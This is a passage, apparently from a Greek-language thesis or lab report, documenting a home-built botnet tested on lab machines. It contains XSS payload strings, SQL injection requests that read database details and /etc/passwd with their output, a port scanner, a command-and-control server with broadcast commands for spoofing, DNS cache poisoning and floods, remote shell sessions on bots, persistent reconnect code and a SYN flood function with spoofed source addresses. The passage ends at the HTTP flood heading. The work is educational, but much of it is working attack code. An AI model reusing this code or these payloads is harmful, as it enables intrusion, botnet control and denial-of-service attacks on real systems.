' onmouseover='alert(1) '
" onmouseover="alert(1) "
" ;alert(1); //
');alert('1
javascript:/*--
></title></style></textarea></script></xmp><svg/onload='+"/+/onmouseover=1/+/[*/[]
/+/alert(1)//'>

```

Αρχείο με κομμάτια κακόβουλου κώδικα

Για την αναζήτηση των SQL injections χρησιμοποιούνται βασικοί παράμετροι για την πραγματοποίησή τους και αν κάποιος από αυτούς τους χαρακτήρες γίνει αποδεκτή είσοδος τότε ένα SQL injection είναι πολύ πιθανό. Εκτός από την βάση δεδομένων μπορούμε να αποκτήσουμε πρόσβαση και στο ίδιο το σύστημα που στεγάζει την ιστοσελίδα. Για παράδειγμα, υποθέτοντας πως υπάρχουν 5 στήλες και η δεύτερη μέχρι την τέταρτη στήλη χρησιμοποιούνται για την εμφάνιση δεδομένων στην οθόνη, μπορούμε να εισάγουμε SQL σύνταξη όπως «UniOn selEct 1, version(), database(), user() #» για την εμφάνιση της έκδοσης, της βάσης δεδομένων και του χρήστη του συστήματος αντίστοιχα.

age=user-info.php&username=admin'+union+select+1%2Cversion()%2Cdatabase()%2Cuser()%2C5%23

[Back](#)

Please enter username and password to view account details

Name

Password

[View Account Details](#)

Dont have an account? [Please register here](#)

Results for . 2 records found.

Username=admin
Password=adminpass
Signature=Monkey!

Username=5.0.51a-3ubuntu5
Password=owasp10
Signature=root@localhost

Εικόνα 41: Αποτέλεσμα κώδικα «admin' union select 1, version(),database(),user(),5#»

Όπως επίσης μπορούμε να αποκτήσουμε πρόσβαση και σε αρχεία του συστήματος ή ακόμη και σε αρχεία άλλων ιστοσελίδων που στεγάζονται κάτω από το ίδιο σύστημα, καθιστώντας ευάλωτο ολόκληρο το σύστημα.

o.php&username=admin'+union+select+null%2Cload_file('%2Fetc%2Fpasswd')%2Cnull%2Cnull%

[View Account Details](#)

Dont have an account? [Please register here](#)

Results for . 2 records found.

Username=admin
Password=adminpass
Signature=Monkey!

Username=root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mail Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuid:x:100:101:/var/lib/libuid:/bin/sh dhcp:x:101:102:/nonexistent:/bin/false syslog:x:102:103:/home/syslog:/bin/false klog:x:103:104:/home/klog:/bin/false sshd:x:104:65534:/var/run/sshd:/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin,,/home/msfadmin:/bin/bash bind:x:105:113:/var/cache/bind:/bin/false postfix:x:106:115:/var/spool/postfix:/bin/false ftp:x:107:65534:/home/ftp:/bin/false postgres:x:108:117:PostgreSQL administrator,,/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL Server,,/var/lib/mysql:/bin/false tomcat55:x:110:65534:/usr/share/tomcat5.5:/bin/false distccd:x:111:65534:/bin/false user:x:1001:1001:just a user,111,,/home/user:/bin/bash service:x:1002:1002,,/home/service:/bin/bash telnetd:x:112:120:/nonexistent:/bin/false proftpd:x:113:65534:/var/run/proftpd:/bin/false statd:x:114:65534:/var/lib/nfs:/bin/false
Password=
Signature=


Εικόνα 42: Πρόσβαση στο αρχείο «/etc/passwd» του συστήματος

6.7 Port Scan

Ο επιτιθέμενος σαρώνει ένα σύστημα για να εντοπίσει τις ανοιχτές θύρες του. Αφού εισάγει την επιθυμητή διεύθυνση IP, η συνάρτηση `scan_ports` επιχειρεί να πραγματοποιήσει μια socket σύνδεση με κάθε ένα από τις επιτρεπτές θύρες στο διάστημα 1 έως 65535. Αν η σύνδεση είναι επιτυχής, η συγκεκριμένη θύρα αποθηκεύεται σε μια λίστα. Είναι πιθανό να σταλεί απάντηση από τη θύρα με το banner της, λαμβάνοντας έτσι πληροφορίες για το σύστημα. Ο επιτιθέμενος μπορεί να εντοπίσει επιπλέον ευπάθειες από τις εκδόσεις των εφαρμογών αυτών του συστήματος. Τέλος, επιστρέφεται στον επιτιθέμενο η λίστα με όλες τις ανοιχτές θύρες. Ο επιτιθέμενος χρησιμοποιεί αυτή τη λίστα για να κατευθύνει συγκεκριμένες επιθέσεις.

```
def scan_ports():
    port_list_tcp = []
    ip = input("Insert IP: ")
    print("[+] Scanning...")
    for port in range(1, 65536):
        try:
            socket.setdefaulttimeout(2)
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.connect((ip, port))
            port_list_tcp.append(port)
            banner = s.recv(1024).decode('utf-8').strip("\r\n")
            s.close()
            if banner:
                print("Port: {} : {}".format(port, banner))
        except:
            pass
    return port_list_tcp
```

Κώδικας 11: Συνάρτηση scan_ports



```
>> portscan
Insert IP: 10.0.2.7
[+] Scanning...
Port: 21 : 220 (vsFTPD 2.3.4)
Port: 22 : SSH-2.0-OpenSSH 4.7p1 Debian-8ubuntu1
Port: 25 : 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
Port: 1524 : root@metasploitable:/#
Port: 5900 : RFB 003.003
Port: 6667 : :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
Port: 6697 : :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
Open Ports: [21,22,23,25,53,80,111,139,445,512,513,514,1099,1524,2049,2121,3306,3632,5432,5900,6000,6667,6697,8009,8180,8787,38243,51274,53578,54439]
Insert your command:
>> █
```

Εικόνα 43: Εκτέλεση εντολής portscan για το σύστημα Metasploitable

6.8 Control Center

Ο επιτιθέμενος εισέρχεται στο κέντρο ελέγχου shell όπου ελέγχει και στέλνει εντολές προς όλους τους BotClients.

```
Insert your command:
>> backdoor
[+] Waiting for incoming connections..
Center: help
-----
COMMANDS                                DESCRIPTION
-----
help                                    Show commands
exit                                    Exit the Center
connections                             Show connected devices
session <number>                        Open terminal of specific device
sendall <command>                       Broadcast command to all connected devices
--arp spoof                             Auto scan & arp spoof
--dnsspoof <target-url> <spoofed-ip>    DNS spoof attack
--hook                                  Hook injector
--synflood <target-ip> <ports> <times>  SYN flood attack
--httpflood <target-ip> <times>          HTTP flood attack
--pod <target-ip> <times>                Ping of death attack
--dnscachepoison <target-url>
  <nameserver> <auth-ip> <rec-ip>
  <spoof-url> <ports>                  DNS cache poisoning
--killarp                               Kill process running arp spoof
--killdns                               Kill process running dns spoof
--killhook                              Kill process running hook injector
-----
Center: █
```

Εικόνα 44: Εκτέλεση εντολής help εντός του Center shell

Αφού κατασκευαστεί ένα service που ακούει σε συγκεκριμένη διεύθυνση IP και θύρα, η συνάρτηση server διαχειρίζεται, στο παρασκήνιο, όλες τις εισερχόμενες συνδέσεις από τους BotClients. Αποδέχεται, δηλαδή, τις εισερχόμενες συνδέσεις, εξάγει το socket σύνδεσης και την διεύθυνση της συγκεκριμένης σύνδεσης και τέλος τα αποθηκεύει σε μια λίστα για μετέπειτα αξιοποίηση.

```
self.listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
self.listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
self.listener.bind((self.ip, self.port))
self.listener.listen(0)
```

Κώδικας 12: Έναρξη ενός service

```

def server(self):
    print("[+] Waiting for incoming connections..")
    while True:
        self.listener.settimeout(1)
        try:
            connection, address = self.listener.accept()
            self.connections.append(connection)
            self.addresses.append(address)
            print("[+] Got a connection from {}".format(str(address)))
        except:
            pass

```

Κώδικας 13: Συνάρτηση server

6.8.1 Active connections

Όμως τι γίνεται στην περίπτωση που χαθεί η σύνδεση από κάποιον BotClient; Η συνάρτηση `check_connections` είναι υπεύθυνη για την παρακολούθηση όλων των ενεργών συνδέσεων. Μόλις εντοπίσει μια σύνδεση που δεν είναι πλέον ενεργή πολύ απλά την αφαιρεί. Αυτό το επιτυγχάνει πραγματοποιώντας μια `ping pong` ανταλλαγή μηνυμάτων, δηλαδή ανά συγκεκριμένα χρονικά διαστήματα (15 δευτερόλεπτων) στέλνει σε όλες τις συνδέσεις ένα μήνυμα (`ping`) και περιμένει μια απάντηση πίσω (`pong`). Σε περίπτωση που σε ελάχιστο επιτρεπτό διάστημα δεν λάβει απάντηση από μια σύνδεση, αφαιρείται από την λίστα.


```

def check_connections(self):
    while True:
        sleep(15)
        j = 0
        deletion = set()
        for i, connection in enumerate(self.connections):
            ready = select.select([self.connections[i]], [], [], 0.1)
            self.reliable_send(["PING"], i)
            self.connections[i].recv(1024)
            if not ready[0]:
                pass
            else:
                connection.close()
                deletion.add(i)
        for i in deletion:
            del self.connections[i - j]

```

```
del self.addresses[i - j]
j += 1
```

Κώδικας 14: Συνάρτηση *check_connections*



Εικόνα 45: Διάγραμμα ακολουθίας διατήρησης σύνδεσης

6.8.2 Data exchange

Η ανταλλαγή των μηνυμάτων γίνεται με χρήση json objects. Σε περίπτωση όπου το μήνυμα προς αποστολή είναι μεγαλύτερο από το επιτρεπτό data bandwidth, δεν πρόκειται να φτάσει ποτέ ολόκληρο. Αυτό αποτελεί πρόβλημα στην περίπτωση ανταλλαγής αρχείων όπου συνήθως είναι μεγάλα σε μέγεθος. Για το λόγο αυτό, ο πομπός κωδικοποιεί το μήνυμα σε μορφή json πακέτων και ο δέκτης με τη σειρά του περιμένει την λήψη όλων των πακέτων. Όταν δεν λάβει άλλα πακέτα, τα ενώνει και τα αποκωδικοποιεί σε μορφή κατανοητή.

```

def reliable_send(self, data, i):
    json_data = json.dumps(data).encode('utf-8')
    try:
        self.connections[i].send(json_data)
    except BrokenPipeError:
        print("[!] Broken Pipe.")

def reliable_receive(self, i):
    json_data = "".encode('utf-8')
    while True:
        try:
            json_data = json_data + self.connections[i].recv(1024)
            return json.loads(json_data.decode('utf-8'))
        except json.decoder.JSONDecodeError:
            continue

```

Κώδικας 15: Συναρτήσεις reliable_send & reliable_receive

6.8.3 Control Center commands

Με την εντολή **connections** εμφανίζονται όλοι οι συνδεδεμένοι BotClients, οι IP διευθύνσεις τους και θύρες σύνδεσης. Επίσης, εμφανίζεται στην αρχή και η σειρά με την οποία είναι αποθηκευμένα στην λίστα. Αυτός ο αριθμός μπορεί να χρησιμοποιηθεί για την σύνδεση του επιτιθέμενου στο τερματικό ενός συγκεκριμένου BotClient με χρήση της εντολής **session <integer>** και την εκτέλεση σχεδόν όποιου bash command επιθυμεί. Στο παράδειγμα της Εικόνας 46, ο επιτιθέμενος συνδέεται στο BotClient με IP 10.0.2.4, εντοπίζει το working directory που βρίσκεται καθώς και τα υπόλοιπα files και directories που είναι αποθηκευμένα.

```

Center: connections
0. ('10.0.2.4', 43840)
1. ('10.0.2.17', 53442)
2. ('10.0.2.10', 53126)
Center: session 0
Shell:~('10.0.2.4', 43840)# pwd
/home/linuxlite

Shell:~('10.0.2.4', 43840)# dir
Desktop    get-pip.py  Pictures    Templates  Videos
Documents  main.py     Public      testing
Downloads  Music       ReverseBackdoor.py testserver.py

Shell:~('10.0.2.4', 43840)# exit
Center:

```

Εικόνα 46: Έλεγχος ενός BotClient shell

Εκτός από τα βασικά `bash commands`, δύο επιπλέον εντολές που έχουν ενσωματωθεί είναι οι `download` και `upload` για ανάγνωση και εγγραφή αρχείων αντίστοιχα.

```
def write_file(path, content):  
    with open(path, "wb") as file:  
        file.write(base64.b64decode(content))  
        return "[+] Download successful."  
  
def read_file(path):  
    with open(path, "rb") as file:  
        return base64.b64encode(file.read())
```

Κώδικας 16: Συναρτήσεις `write_file` & `read_file`

Για τις περιπτώσεις όπου επιθυμούμε να κάνουμε broadcast μια εντολή, η εισαγωγή της έκφρασης `sendall` στην αρχή του `command` δίνει την δυνατότητα να σταλεί άμεσα η εντολή προς όλους τους συνδεδεμένους `BotClients`. Κύριος λόγος χρήσης της είναι η έναρξη μαζικών επιθέσεων.

6.9 BotClient

6.9.1 Reconnect

Οι `BotClients` ώστε να κρατήσουν ενεργή τη σύνδεση με τον `server` σε περίπτωση αποσύνδεσης, χρησιμοποιούν τη συνάρτηση `reconnect`. Αν κατά την εκτέλεση κώδικα πραγματοποιηθεί κάποιο σφάλμα είτε από την μεριά του `server` είτε από την μεριά του `BotClient`, η σύνδεση μεταξύ τους χάνεται καθιστώντας τους ανίκανους προς εκμετάλλευση. Για αυτό το λόγο, μια επίμονη επανασύνδεση μόλις εντοπιστεί σφάλμα είναι αναγκαία ύπαρξη.

```
def reconnect(self):  
    try:  
        self.connection.close()  
    except:  
        pass  
    sleep(5)  
    try:  
        self.connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
        self.connection.connect((self.ip, self.port))  
        self.connected.value = True  
    except:  
        self.connected.value = False
```

Κώδικας 17: Συνάρτηση `reconnect`

6.9.2 MITM Attacks

Οι BotClients μπορούν να εκτελέσουν όλες τις MITM επιθέσεις που μπορεί και ο επιτιθέμενος. Αυτό, όπως προαναφέρθηκε, είναι χρήσιμο για την μαζική εξάπλωση του ιού. Με μια μόνο εντολή από τον επιτιθέμενο είναι σε θέση κάθε BotClient να γίνει αυτομάτως μέσος στο προσωπικό του δίκτυο, αποκτώντας έτσι πρόσβαση σε ολόκληρη την κίνηση του υποδικτύου.

6.9.3 SYN Flood

Για την εκτέλεση μιας SYN flood επίθεσης ο BotClient πρέπει να γνωρίζει την διεύθυνση IP του θύματος, τις θύρες που θα επικεντρωθεί και πόσες φορές θα πραγματοποιηθεί επανειλημμένα η επίθεση. Ο επιτιθέμενος εντοπίζει τις θύρες μέσω της εντολής portscan που προαναφέρθηκε. Για ταχύτερη επίθεση γίνεται παραλληλοποίηση της συνάρτησης που εκτελεί την επίθεση βάση του συνόλου των θυρών. Κατασκευάζεται το IP/TCP πακέτο και στέλνεται. Επιπλέον, για μεγαλύτερη επιτυχία επίθεσης γίνεται τυχαιοποίηση της διεύθυνσης IP και θύρας της πηγής αποστολής. Με αυτό τον τρόπο αποφεύγεται η είσοδος μιας από τις έγκυρες διευθύνσεις στη μαύρη λίστα του διακομιστή που θα οδηγούσε στην απαγόρευση της εισόδου της σε άλλη περίπτωση.

```
def syn_flooding(port, flood_ip, flood_time):
    for _ in range(flood_time):
        ip_packet = scapy.IP()
        ip_packet.src = randomize_ip()
        ip_packet.dst = flood_ip

        tcp_packet = scapy.TCP()
        tcp_packet.sport = randomize_integer()
        tcp_packet.dport = port
        tcp_packet.flags = "S"
        tcp_packet.seq = randomize_integer()
        tcp_packet.window = randomize_integer()
        try:
            scapy.send(ip_packet / tcp_packet, verbose=False)
        except:
            pass
```

Κώδικας 18: Συνάρτηση syn_flooding

Για παράδειγμα, ο επιτιθέμενος (10.0.2.10) επιθυμεί να πραγματοποιήσει μια SYN flood επίθεση στον διακομιστή (10.0.2.4). Εντοπίζοντας τις ανοιχτές θύρες, ενημερώνει έναν BotClient να αρχίσει την επίθεση στην διεύθυνση 10.0.2.4 και να επαναληφθεί η διαδικασία 10 φορές.

```

Insert your command:
>> portscan
Insert IP: 10.0.2.4
[+] Scanning...
Open Ports: [80,139,445]
Insert your command:
>> backdoor
[+] Waiting for incoming connections..
Center: [+] Got a connection from ('10.0.2.10', 33024)
sendall synflood 10.0.2.4 [80,139,445] 10
Center: █

```

Εικόνα 47: Εκτέλεση SYN flood επίθεσης στην διεύθυνση 10.0.2.4

Παρακάτω με χρήση του εργαλείου Wireshark μπορούμε να παρατηρήσουμε από την μεριά του διακομιστή ότι η λήψη των πακέτων από τη σάρωση θυρών και από την επίθεση ήταν επιτυχής. Επιπλέον, λόγω των ψευδών στοιχείων πηγής φαίνεται η μη επιτυχημένη πραγματοποίηση σύνδεσης με αποτέλεσμα να οδηγεί σε ICMP πρωτόκολλο. Γίνεται κατανοητό πλέον το αποτέλεσμα που προκύπτει στην περίπτωση που σταλεί πολύ μεγαλύτερος αριθμός πακέτων, καθιστώντας τον διακομιστή ανίκανο να εξυπηρετήσει όλους τους πελάτες λόγω του φόρτου εργασίας.

No.	Source	Src Port	Destination	Dest Port	Protocol	Info
373	10.0.2.10	37050	10.0.2.4	1	TCP	37050 → 1 [SYN] Seq=0 Win=64240 Len=0 MSS
374	10.0.2.4	1	10.0.2.10	37050	TCP	1 → 37050 [RST, ACK] Seq=1 Ack=1 Win=0 Le
375	10.0.2.10	51066	10.0.2.4	2	TCP	51066 → 2 [SYN] Seq=0 Win=64240 Len=0 MSS
376	10.0.2.4	2	10.0.2.10	51066	TCP	2 → 51066 [RST, ACK] Seq=1 Ack=1 Win=0 Le
377	10.0.2.10	36154	10.0.2.4	3	TCP	36154 → 3 [SYN] Seq=0 Win=64240 Len=0 MSS
378	10.0.2.4	3	10.0.2.10	36154	TCP	3 → 36154 [RST, ACK] Seq=1 Ack=1 Win=0 Le
379	10.0.2.10	50664	10.0.2.4	4	TCP	50664 → 4 [SYN] Seq=0 Win=64240 Len=0 MSS
380	10.0.2.4	4	10.0.2.10	50664	TCP	4 → 50664 [RST, ACK] Seq=1 Ack=1 Win=0 Le
381	10.0.2.10	32944	10.0.2.4	5	TCP	32944 → 5 [SYN] Seq=0 Win=64240 Len=0 MSS
382	10.0.2.4	5	10.0.2.10	32944	TCP	5 → 32944 [RST, ACK] Seq=1 Ack=1 Win=0 Le
383	10.0.2.10	43478	10.0.2.4	6	TCP	43478 → 6 [SYN] Seq=0 Win=64240 Len=0 MSS
384	10.0.2.4	6	10.0.2.10	43478	TCP	6 → 43478 [RST, ACK] Seq=1 Ack=1 Win=0 Le
385	10.0.2.10	34328	10.0.2.4	7	TCP	34328 → 7 [SYN] Seq=0 Win=64240 Len=0 MSS
386	10.0.2.4	7	10.0.2.10	34328	TCP	7 → 34328 [RST, ACK] Seq=1 Ack=1 Win=0 Le
387	10.0.2.10	51072	10.0.2.4	8	TCP	51072 → 8 [SYN] Seq=0 Win=64240 Len=0 MSS
388	10.0.2.4	8	10.0.2.10	51072	TCP	8 → 51072 [RST, ACK] Seq=1 Ack=1 Win=0 Le
389	10.0.2.10	38092	10.0.2.4	9	TCP	38092 → 9 [SYN] Seq=0 Win=64240 Len=0 MSS
390	10.0.2.4	9	10.0.2.10	38092	TCP	9 → 38092 [RST, ACK] Seq=1 Ack=1 Win=0 Le
391	10.0.2.10	37968	10.0.2.4	10	TCP	37968 → 10 [SYN] Seq=0 Win=64240 Len=0 MS
392	10.0.2.4	10	10.0.2.10	37968	TCP	10 → 37968 [RST, ACK] Seq=1 Ack=1 Win=0 L
393	10.0.2.10	52916	10.0.2.4	11	TCP	52916 → 11 [SYN] Seq=0 Win=64240 Len=0 MS
394	10.0.2.4	11	10.0.2.10	52916	TCP	11 → 52916 [RST, ACK] Seq=1 Ack=1 Win=0 L
395	10.0.2.10	44720	10.0.2.4	12	TCP	44720 → 12 [SYN] Seq=0 Win=64240 Len=0 MS
396	10.0.2.4	12	10.0.2.10	44720	TCP	12 → 44720 [RST, ACK] Seq=1 Ack=1 Win=0 L
397	10.0.2.10	41744	10.0.2.4	13	TCP	41744 → 13 [SYN] Seq=0 Win=64240 Len=0 MS
398	10.0.2.4	13	10.0.2.10	41744	TCP	13 → 41744 [RST, ACK] Seq=1 Ack=1 Win=0 L

Εικόνα 48: Παρακολούθηση πακέτων λόγω port scan μέσω Wireshark

No.	Source	Src Port	Destination	Dest Port	Protocol	Info
185973	10.0.2.240	689	10.0.2.4	139	TCP	689 → 139 [SYN] Seq=0 Win=414 Len=0
185977	10.0.2.59	267	10.0.2.4	445	TCP	267 → 445 [SYN] Seq=0 Win=155 Len=0
185979	10.0.2.160	605	10.0.2.4	80	TCP	605 → 80 [SYN] Seq=0 Win=2 Len=0
185981	10.0.2.108	644	10.0.2.4	139	TCP	644 → 139 [SYN] Seq=0 Win=296 Len=0
185983	10.0.2.52	41	10.0.2.4	445	TCP	41 → 445 [SYN] Seq=0 Win=1017 Len=0
185985	10.0.2.194	1014	10.0.2.4	80	TCP	1014 → 80 [SYN] Seq=0 Win=286 Len=0
185987	10.0.2.57	43	10.0.2.4	139	TCP	43 → 139 [SYN] Seq=0 Win=288 Len=0
185989	10.0.2.167	819	10.0.2.4	445	TCP	819 → 445 [SYN] Seq=0 Win=251 Len=0
185991	10.0.2.124	187	10.0.2.4	80	TCP	187 → 80 [SYN] Seq=0 Win=694 Len=0
185993	10.0.2.107	356	10.0.2.4	445	TCP	356 → 445 [SYN] Seq=0 Win=588 Len=0
185995	10.0.2.248	899	10.0.2.4	139	TCP	899 → 139 [SYN] Seq=0 Win=317 Len=0
185997	10.0.2.241	545	10.0.2.4	80	TCP	545 → 80 [SYN] Seq=0 Win=177 Len=0
185999	10.0.2.200	41	10.0.2.4	445	TCP	41 → 445 [SYN] Seq=0 Win=852 Len=0
186003	10.0.2.107	758	10.0.2.4	139	TCP	758 → 139 [SYN] Seq=0 Win=506 Len=0
186039	10.0.2.55	530	10.0.2.4	80	TCP	530 → 80 [SYN] Seq=0 Win=1022 Len=0
186041	10.0.2.195	570	10.0.2.4	445	TCP	570 → 445 [SYN] Seq=0 Win=560 Len=0
186043	10.0.2.55	530	10.0.2.4	80	TCP	[TCP Out-Of-Order] 530 → 80 [SYN] Seq=0
186045	10.0.2.195	570	10.0.2.4	445	TCP	[TCP Out-Of-Order] 570 → 445 [SYN] Seq=0
186047	10.0.2.143	82	10.0.2.4	80	TCP	82 → 80 [SYN] Seq=0 Win=243 Len=0
186049	10.0.2.42	849	10.0.2.4	139	TCP	849 → 139 [SYN] Seq=0 Win=636 Len=0
186051	10.0.2.18	52	10.0.2.4	80	TCP	52 → 80 [SYN] Seq=0 Win=762 Len=0
186053	10.0.2.31	706	10.0.2.4	445	TCP	706 → 445 [SYN] Seq=0 Win=765 Len=0
186055	10.0.2.12	865	10.0.2.4	139	TCP	865 → 139 [SYN] Seq=0 Win=563 Len=0
186057	10.0.2.59	626	10.0.2.4	445	TCP	626 → 445 [SYN] Seq=0 Win=753 Len=0
186058	10.0.2.222	452	10.0.2.4	80	TCP	452 → 80 [SYN] Seq=0 Win=233 Len=0
186060	10.0.2.178	133	10.0.2.4	139	TCP	133 → 139 [SYN] Seq=0 Win=513 Len=0
186062	10.0.2.7	550	10.0.2.4	445	TCP	550 → 445 [SYN] Seq=0 Win=352 Len=0
186064	10.0.2.51	968	10.0.2.4	80	TCP	968 → 80 [SYN] Seq=0 Win=649 Len=0
186066	10.0.2.214	865	10.0.2.4	139	TCP	865 → 139 [SYN] Seq=0 Win=1022 Len=0
186068	10.0.2.152	226	10.0.2.4	80	TCP	226 → 80 [SYN] Seq=0 Win=318 Len=0
186070	10.0.2.138	38	10.0.2.4	445	TCP	38 → 445 [SYN] Seq=0 Win=400 Len=0
186072	10.0.2.108	567	10.0.2.4	139	TCP	567 → 139 [SYN] Seq=0 Win=611 Len=0

Εικόνα 49: Παρακολούθηση πακέτων λόγω syn flood μέσω Wireshark

No.	Source	Src Port	Destination	Dest Port	Protocol	Info
186073	10.0.2.143	82	10.0.2.4	80	TCP	[TCP Out-Of-Order] 82 → 80 [SYN] Seq=0 W
186075	10.0.2.42	849	10.0.2.4	139	TCP	[TCP Out-Of-Order] 849 → 139 [SYN] Seq=0
186077	10.0.2.18	52	10.0.2.4	80	TCP	[TCP Out-Of-Order] 52 → 80 [SYN] Seq=0 W
186079	10.0.2.31	706	10.0.2.4	445	TCP	[TCP Out-Of-Order] 706 → 445 [SYN] Seq=0
186081	10.0.2.12	865	10.0.2.4	139	TCP	[TCP Out-Of-Order] 865 → 139 [SYN] Seq=0
186083	10.0.2.59	626	10.0.2.4	445	TCP	[TCP Out-Of-Order] 626 → 445 [SYN] Seq=0
186084	10.0.2.222	452	10.0.2.4	80	TCP	[TCP Out-Of-Order] 452 → 80 [SYN] Seq=0
186086	10.0.2.178	133	10.0.2.4	139	TCP	[TCP Out-Of-Order] 133 → 139 [SYN] Seq=0
186088	10.0.2.7	550	10.0.2.4	445	TCP	[TCP Out-Of-Order] 550 → 445 [SYN] Seq=0
186090	10.0.2.51	968	10.0.2.4	80	TCP	[TCP Out-Of-Order] 968 → 80 [SYN] Seq=0
186092	10.0.2.214	865	10.0.2.4	139	TCP	[TCP Out-Of-Order] 865 → 139 [SYN] Seq=0
186094	10.0.2.152	226	10.0.2.4	80	TCP	[TCP Out-Of-Order] 226 → 80 [SYN] Seq=0
186096	10.0.2.138	38	10.0.2.4	445	TCP	[TCP Out-Of-Order] 38 → 445 [SYN] Seq=0
186098	10.0.2.108	567	10.0.2.4	139	TCP	[TCP Out-Of-Order] 567 → 139 [SYN] Seq=0
186213	10.0.2.4	80	10.0.2.4	605	ICMP	Destination unreachable (Host unreachable)
186214	10.0.2.4	80	10.0.2.4	605	ICMP	Destination unreachable (Host unreachable)
186215	10.0.2.4	80	10.0.2.4	605	ICMP	Destination unreachable (Host unreachable)
186216	10.0.2.4	445	10.0.2.4	267	ICMP	Destination unreachable (Host unreachable)
186217	10.0.2.4	445	10.0.2.4	626	ICMP	Destination unreachable (Host unreachable)
186218	10.0.2.4	445	10.0.2.4	267	ICMP	Destination unreachable (Host unreachable)
186219	10.0.2.4	445	10.0.2.4	626	ICMP	Destination unreachable (Host unreachable)
186220	10.0.2.4	445	10.0.2.4	267	ICMP	Destination unreachable (Host unreachable)
186221	10.0.2.4	139	10.0.2.4	689	ICMP	Destination unreachable (Host unreachable)
186222	10.0.2.4	139	10.0.2.4	689	ICMP	Destination unreachable (Host unreachable)
186223	10.0.2.4	139	10.0.2.4	689	ICMP	Destination unreachable (Host unreachable)
186224	10.0.2.4	80	10.0.2.4	1014	ICMP	Destination unreachable (Host unreachable)

Εικόνα 50: Παρακολούθηση πακέτων λόγω μη έγκυρων συνδέσεων μέσω Wireshark

6.9.4 HTTP Flood

